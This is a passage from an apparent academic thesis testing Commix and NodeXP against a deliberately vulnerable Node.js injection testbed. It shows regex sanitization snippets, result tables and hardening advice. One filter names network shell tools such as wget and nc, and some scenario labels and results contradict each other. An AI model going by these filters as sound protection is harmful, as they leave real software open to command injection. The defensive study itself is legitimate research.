Description: As implied by the name of the Scenario the input “addr” parameter will be sanitized against certain special characters: (‘;’, ‘|’, ‘\$’, ‘&’). If even one of them is located the request is aborted. The difference from scenarios in other categories that attempted a similar sanitization is that, these other scenarios, located these characters and simply removed them from the input string. In doing so, these scenarios made the “mistake” of trusting that injection cannot take place. Instead, this scenario aborts the request right away once it locates these characters, thus, Commix is not able to exploit the application with any of its techniques.

The Sanitization code:

```
if (addr !== undefined) {
  if (addr.match(";|\\||&|\\$" ) != null) {
    return res.render(
      'regular_classic_post',
      {
        title: 'Regex filter for colon/pipe/ampersand/dollar',
        exec_res: 'Hack attempt detected!'
      });
  }
}
```

Scenario 4 - Regex filter for spaces

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: As implied by the name of the Scenario the input “addr” parameter will be checked for “space” characters. If any is located the scenario is aborted. This is enough to block Commix command injection attempts. Even attempting to change the payload format in Base64 or Hex to bypass the checks of the application will do no good since the encoded format cannot be combined with the non encoded “ping” command of the application.

The Sanitization code can be seen on the following page:

```

    if (addr !== undefined) {
      if (addr.match(" ") !== null) {
        return res.render(
          'regular_classic_post',
          {
            title: 'Regex filter for spaces',
            exec_res: 'Invalid IP format.'
          });
      }
    }
  }
}

```

Scenario 5 - Regex filter for space/colon/pipe/ampersand

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: Combines the previous 2 Scenarios with great success, leaving Commix no chance for exploiting.

The Sanitization code:

```

if (addr !== undefined) {
  if (addr.match(" ") !== null) {
    return res.render(
      'regular_classic_post',
      {
        title: 'Regex filter for space/colon/pipe/ampersand',
        exec_res: 'Invalid IP format.'
      });
  } else {
    if (addr.match(";|\\|||&") !== null) {
      return res.render(
        'regular_classic_post',
        {
          title: 'Regex filter for space/colon/pipe/ampersand',
          exec_res: 'Hack attempt detected!'
        });
    }
  }
}
}

```

Scenario 6 - Regex filter for space/colon/pipe/ampersand/dollar

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: Combines the last 3 Scenarios with great success, leaving Commix no chance for exploiting.

The Sanitization code:

```
if (addr !== undefined) {
  if (addr.match(" ") !== null) {
    return res.render(
      'regular_classic_post',
      {
        title: 'Regex filter for space/colon/pipe/ampersand/dollar',
        exec_res: 'Invalid IP format.'
      });
  } else {
    if (addr.match("&|\\||;|\\$" ) !== null) {
      return res.render(
        'regular_classic_post',
        {
          title: 'Regex filter for space/colon/pipe/ampersand/dollar',
          exec_res: 'Hack attempt detected!'
        });
    }
  }
}
```

Scenario 7 - Regex filter for white chars

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: Looks for any kind of whitespace character in the request and automatically aborts it. Scenario 4 already showcased how simply filtering for “Space” characters was enough to stop Commix – meaning that this Scenario is even more effective against Command Injection attacks that target the **exec()** method.

The Sanitization code:

```
if (addr !== undefined) {
  if (addr.match("\\s+" ) !== null) {
    return res.render(
      'regular_classic_post',
      {
        title: 'Regex filter for white chars',
        exec_res: 'Invalid IP format.'
      });
  }
}
```

Scenario 8 - Alphanum for input end

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: The Regular Expression used in this scenario will ensure that the input string given as value for the “addr” parameter will always **start** with an alphanumerical character. Therefore if any special character exists at the start of the string such as “;”, which is often used to close any previous valid command and begin new malicious ones, the request will be aborted. Commix is not able to exploit this scenario.

The Sanitization Code:

```
if (addr !== undefined) {
  if (addr.match("^\w+") == null) {
    return res.render(
      'regular_classic_post',
      {
        title: 'Alphanum for input end',
        exec_res: 'Hack attempt detected!'
      }
    );
  }
}
```

Scenario 9 - Alphanum for input end (filter for white chars)

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: Combines the non-whitespace scenario’s with the alphanum-end scenario’s checks to sanitize malicious user input even more effectively. Commix cannot exploit this scenario.

```
if (addr !== undefined) {
  if (addr.match("\\s+") != null) {
    return res.render(
      'regular_classic_post',
      {
        title: 'Alphanum for input end (filter for white chars)',
        exec_res: 'Invalid IP format.' });
  } else {
    if (addr.match("\\w+$") == null) {
      return res.render(
        'regular_classic_post',
        {
          title: 'Alphanum for input end (filter for white chars)',
          exec_res: 'Hack attempt detected!' });
    }
  }
}
```


Scenario 10 – Alphanum for input start

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: The Regular Expression used in this scenario will ensure that the input string given as value for the “addr” parameter will always **end** in an alphanumerical character. Therefore if any special character is located at the end of the string the request is aborted. Commix cannot exploit this scenario.

The Sanitization code:

```
if (addr !== undefined) {
  if (addr.match("\\w+$") == null) {
    return res.render(
      'regular_classic_post',
      {
        title: 'Alphanum for input start',
        exec_res: 'Hack attempt detected!'
      });
  }
}
```

Scenario 11 - Alphanum for input start (filter for white chars)

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: Combines the non-whitespace scenario’s checks with the alphanum-**start** scenario’s checks to sanitize malicious user input even more effectively. Commix cannot exploit this scenario.

Scenario 12 – Regex filter for OS commands (Windows & Unix)

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: This scenario strikes at the heart of the Commix and other System Command Injection tools by blacklisting common System commands malicious tools use to detect vulnerabilities such as “echo”, “whoami”, “wget”, “cat” and more. The Regular Expression will search for occurrences of these words inside the “addr” payload and will outright abort the malicious requests. Note that in cases where the input parameter is not an IP Address and needs to actually be text this Scenario is not effective as it might ban valid requests.

The Sanitization code is shown on the next page:

```

if (addr !== undefined) {
  if (os.type().includes('Windows NT')) {
    if (addr.match("powershell|cmd") != null) {
      return res.render(
        'regular_classic_post',
        {
          title: 'Regex filter for OS commands (Windows / *nix)',
          exec_res: 'Hack attempt detected!'
        });
    }
  } else {
    if (addr.match("echo|wget|nc|whoami|cat|ncat") != null) {
      console.log('Found banned command - Sorry!');
      return res.render(
        'regular_classic_post',
        {
          title: 'Regex filter for OS commands (Windows / *nix)',
          exec_res: 'Hack attempt detected!'
        });
    }
  }
}
}

```

4.3.4 Results Summary

In the following tables, the **Yellow** color indicates SSJI Scenarios which the respective tool cannot exploit because it was never designed to exploit. While the **Red** color indicates Scenarios that the tool could potentially exploit but fails to do so because it lacks the appropriate techniques to complement its attacks.

Regular Scenarios

Scenario	<i>Classic</i>	<i>Classic Base64</i>	<i>Classic Hex</i>	<i>Single Quote</i>	<i>Double Quote</i>	<i>Non-space</i>
Vulnerable method	Exec()	Exec()	Exec()	Exec()	Exec()	Exec()
Commix	Yes.	Yes.	Yes.	Yes.	Yes.	No.
NodeXP	No.	No.	No.	No.	No.	No.

Scenario	<i>Blacklisting</i>	<i>Hashing</i>	<i>Basic Auth</i>	<i>Blind Regular</i>	<i>Double Blind Regular</i>	<i>Eval Regular</i>
Vulnerable method	Exec()	Exec()	Exec()	Exec()	Exec()	Eval()
Commix	Yes.	Yes.	Yes.	No.	No.	No.
NodeXP	No.	No.	No.	No.	No.	Yes.

Scenario	<i>Eval Base64</i>	<i>Classic JSON</i>	<i>Blind JSON</i>	<i>Eval JSON</i>	<i>Preg_Match()</i>	<i>Preg_Match() Blind</i>
Vulnerable method	Eval()	Exec()	Exec()	Eval()	Exec()	Exec()
Commix	No.	Yes.	Yes.	No.	No.	No.
NodeXP	No.	No.	No.	Yes.	No.	No.

Scenario	<i>Str_Replace</i>	<i>Create_Function</i>				
Vulnerable Method	Eval()	Eval()				
Commix	No.	No.				
NodeXP	Yes.	Yes.				

Exploited by Commix: 10 out of 20.

Exploited by NodeXP: 4 out of 20.

Exec-based Scenarios: 14.

Eval-based Scenarios: 5.

Create_Function-based Scenarios: 1.

Cookie Scenarios

Scenario	<i>Classic</i>	<i>Base64</i>	<i>Blind</i>	<i>Eval</i>
Vulnerable method	Exec()	Exec()	Exec()	Eval()
Commix	Yes.	Yes.	Yes.	No.
NodeXP	No.	No.	No.	No.

Exploited by Commix: 3 out of 4.

Exploited by NodeXP: 1 out of 4.

Exec-based Scenarios: 3.

Eval-based Scenarios: 1.

Create_Function-based Scenarios: 0.

User-Agent Scenarios

Scenario	<i>Classic</i>	<i>Blind</i>	<i>Eval</i>
Vulnerable method	Exec()	Exec()	Eval()
Commix	Yes.	Yes.	No.
NodeXP	No.	No.	No.

Exploited by **Commix**: 2 out of 3.

Exploited by **NodeXP**: 0 out of 3.

Exec-based Scenarios: 2.

Eval-based Scenarios: 1.

Create_Function-based Scenarios: 0.

Referrer Scenarios

Scenario	<i>Classic</i>	<i>Blind</i>	<i>Eval</i>
Vulnerable method	Exec()	Exec()	Eval()
Commix	Yes.	Yes.	No.
NodeXP	No.	No.	No.

Exploited by **Commix**: 2 out of 3.

Exploited by **NodeXP**: 0 out of 3.

Exec-based Scenarios: 2.

Eval-based Scenarios: 1.

Create_Function-based Scenarios: 0.

RegEx Filters Scenarios

Scenario	<i>Domain Name</i>	<i>Nested quotes</i>	<i>CPAD</i>	<i>Spaces</i>	<i>SCPA</i>	<i>SCPAD</i>
Vulnerable method	Exec()	Exec()	Exec()	Exec()	Exec()	Exec()
Commix	Yes.	Yes.	Yes.	Yes.	Yes.	No.
NodeXP	No.	No.	No.	No.	No.	No.

Scenario	<i>White Chars</i>	<i>Alphanum Input End</i>	<i>Alphanum Input End & White Chars</i>	<i>Alphanum Input Start</i>	<i>Alphanum Input Start & White Chars</i>
Vulnerable method	Exec()	Exec()	Exec()	Exec()	Exec()
Commix	Yes.	Yes.	Yes.	No.	No.
NodeXP	No.	No.	No.	No.	No.

Scenario	OS commands filters					
Vulnerable method	Eval()					
Commix	No.					
NodeXP	No.					

Exploited by Commix: 1 out of 12.

Exploited by NodeXP: 0 out of 12.

Exec-based Scenarios: 12.

Eval-based Scenarios: 0.

Create_Function-based Scenarios: 0.

Total Summary

Exploited by Commix: 18 out of 42.

Exploited by NodeXP: 4 out of 42.

Assessment

Both **Commix** and **NodeXP** are powerful tools that are able to exploit SSJI vulnerabilities. Running both tools against the recreated in Node.js SSJI Testbed Commix scored 18 out of 42, while NodeXP scored 4 out of 42. However, the numbers shown in the summary results are not indicative of the capabilities of each tool by themselves.

The minor score of NodeXP is by no means an indication that the tool is not capable of detecting SSJI vulnerabilities. To better understand what caused this score when compared to Commix, we have to take into account, that NodeXP is still a proof of concept tool that cannot inject SSJI payloads into Cookies, Referrer Headers or User-Agent Headers like Commix does. Furthermore, in its current version, NodeXP, is meant to exploit **eval()** and **function()** calls. Consequently, since the majority of the recreated Commix Testbed that SSJI Testbed is based on uses **exec()**, NodeXP is not able to exploit these scenarios as Commix does. Therefore, some possible improvements for this tool would be each ability to send malicious payloads through alternative means (i.e. Cookies or HTTP Headers) and also be updated to exploit the very crucial **exec()** method which is often vulnerable to SSJI attacks.

On the other hand, Commix, in its current release version is a more mature Command Injection tool. While not specialized in SSJI injections, Commix's main objective is to initialize an exploit based on OS command injection. Since OS

commands directly exploit the Host Machine of the application, this kind of exploit is not limited by the kind of Web Technology an application is built with. In other words, since both PHP and Node.js support an **exec()** method that executes OS commands directly they are both vulnerable to the same kind of exploits through that method. However, while providing a variety of methods to perform attacks, Commix could be improved by obtaining `eval()` and `function()` **JavaScript** injection capabilities since right now it supports only the **PHP** variants of these methods.

As far as security implications are concerned, all exploitable scenarios by either tool showcased that all 3 SSJI exploitable methods (`eval()`, `function` and `exec()`) are equally dangerous. All 3 of them provide ways for a malicious user to completely override the normal behavior of a Node.js application and cause serious damage such as Denial of Service, Deletion of important files, Theft of important files or establishing of separate Reverse Terminal sessions that allow hackers to act with even more ease. While preparing against SSJI attacks and other security threats is more than taking specific measures during code development, the Scenarios of SSJI Testbed highlighted some good coding practices for security. Specifically, a very careful assessment of the values a parameter should be able to have should always be made. Furthermore, the exact format of the values should be verified and enforced using strict Regular Expressions. Moreover, an application should not willingly expose the results of its operations to clients unless necessary in order to minimize Result-based attack. Continuing on, specialized external libraries can be used by developer teams that are able to sanitize input values per case. Specifically, for Input fields that expect IP addresses apart from using their own sanitization checks, developers can use an IP address loader library that will throw Exceptions when not supplied with a valid IP address. In the same vein, specialized processing APIs can be used to protect against low level command injection vulnerabilities. Since `eval()`, `function()` and `exec()` are all powerful methods that directly interface with the Operating System, if needed to be used, they can be used through specialized libraries that already perform sanitization checks on them or safely interact with Operating System APIs to achieve the same behavior without enabling the API consumers to directly use OS commands.

Last but not least, thinking out of the context, Programming teams should always think of the architecture of a Node.js application, what Networks and ports it is accessible to and to what kind of traffic its Host Machine is accessible to. Finally, the privileges given to the server hosting the Node.js application should also be specific in order to prohibit the overtaken application from causing too much harm.

5. Conclusion

Node.js is one of the most popular Web Frameworks that exist nowadays. Apart from unifying the Development Stack by bringing JavaScript to the server side, it is also a very robust and powerful environment that is excellent for certain use cases. Its Event-Driven architecture enables the asynchronous serving of thousands of times more client requests than traditional web frameworks like PHP. In particular, in applications that need to support vast amounts of input/output requests such as real-time applications, games and chatting apps among others, Node.js, seems to be the “goto” choice for Enterprise-level Development teams.

On the other hand, like most other web applications frameworks, Node.js is not automatically safe from the notorious combination of malicious non-sanitized user input and naively written application code. One of the most common Node.js exploits is the **Server Side Javascript Injection (SSJI)** which is caused when malicious user input reaches the **eval()**, **exec()** and **function()** Javascript methods. As shown in this Thesis, these powerful methods can be the source of all sorts of problems when exploited by non-sanitized user input.

The Commix and NodeXP tools allowed us to perform SSJI attacks on a purposefully vulnerable Node.js application – the **SSJI TestBed**. Throughout these tests, the exploitation tools helped us showcase that even a modern Node.js application can be exploited in many different ways if left unprotected. Therefore, the culmination of this thesis is to underline the importance of developing an Information Security Mindset in all team members of a project. User input sanitization should never be taken for granted, while, careful study of the valid ranges of values for a parameter should always be done. Moreover, the choice of specific powerful methods that have security implications, such as those mentioned earlier, should also not be taken lightly even avoided unless needed. Specialized APIs should be selected to securely parse user input (i.e. JSON loading APIs) and others to perform powerful operations such as interacting with the OS in order to introduce more security layers. Finally, restrictive measures should be taken to limit the privileges a Node.js application has, so that if exploited the harm will be minimized.

References

- [1] Node.js – Wikipedia - <https://en.wikipedia.org/wiki/Node.js>
- [2] All about Node.js – CodeBurst.io - <https://codeburst.io/all-about-node-js-you-wanted-to-know-25f3374e0be7>
- [3] What you should really know to understand the Node.js Event Loop – Medium - <https://medium.com/the-node-js-collection/what-you-should-know-to-really-understand-the-node-js-event-loop-and-its-metrics-c4907b19da4c>
- [4] The Node.js Event Loop – nodejs.org - <https://nodejs.org/en/docs/guides/event-loop-timers-and-nexttick/>
- [5] Express.js: A Server-Side JavaScript Framework – Upwork - <https://www.upwork.com/hiring/development/express-js-a-server-side-javascript-framework/>
- [6] 6 Main Reasons Why Node.js has become a Standard for Enterprise-level Organizations - <https://www.monterail.com/blog/nodejs-development-enterprises>
- [7] What is Node.js best used for? – Railsware - <https://railsware.com/blog/what-is-node-js-used-for/>
- [8] Server Side Injection (SSI) – WhiteHatSec - <https://www.whitehatsec.com/glossary/content/ssi-injection>
- [9] PHP vulnerabilities – PHPSecurity.io - <https://phpsecurity.readthedocs.io/en/latest/Injection-Attacks.html>
- [10] SQL Injection – PHPSecurity.io - <https://phpsecurity.readthedocs.io/en/latest/Injection-Attacks.html>
- [11] Understanding SQL Injection – Cisco - <https://www.cisco.com/c/en/us/about/security-center/sql-injection.html>
- [12] Log Injection – PHPSecurity.io - <https://phpsecurity.readthedocs.io/en/latest/Injection-Attacks.html>
- [13] Log Injection – OWASP – https://www.owasp.org/index.php/Log_Injection
- [14] OWASP Top 10 – OWASP – https://www.owasp.org/index.php/Top_10-2017_Top_10
- [15] Reverse Shell exploit in Node.js apps through JavaScript Injection Example - <https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell>